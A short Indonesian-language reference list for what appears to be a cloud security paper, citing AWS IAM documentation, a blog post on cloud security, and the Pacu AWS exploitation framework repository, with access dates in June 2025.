Amazon Web Services. (n.d.). *AWS Identity and Access Management (IAM)*. https://aws.amazon.com/id/iam/ Diakses pada 2 Juni 2025

Central Data Technology. (2023, Oktober 9). *Cloud security: Kenali manfaat, urgensi, dan tantangan untuk lindungi aset digital*. https://www.centraldatatech.com/id/blog-news/cloud-security-kenali-manfaat-urgensi-dan-tantangan-untuk-lindungi-aset-digital/. Diakses pada 2 Juni 2025

Rhino Security Labs. (2022). *Pacu: AWS Exploitation Framework*. Diakses dari https://github.com/RhinoSecurityLabs/pacu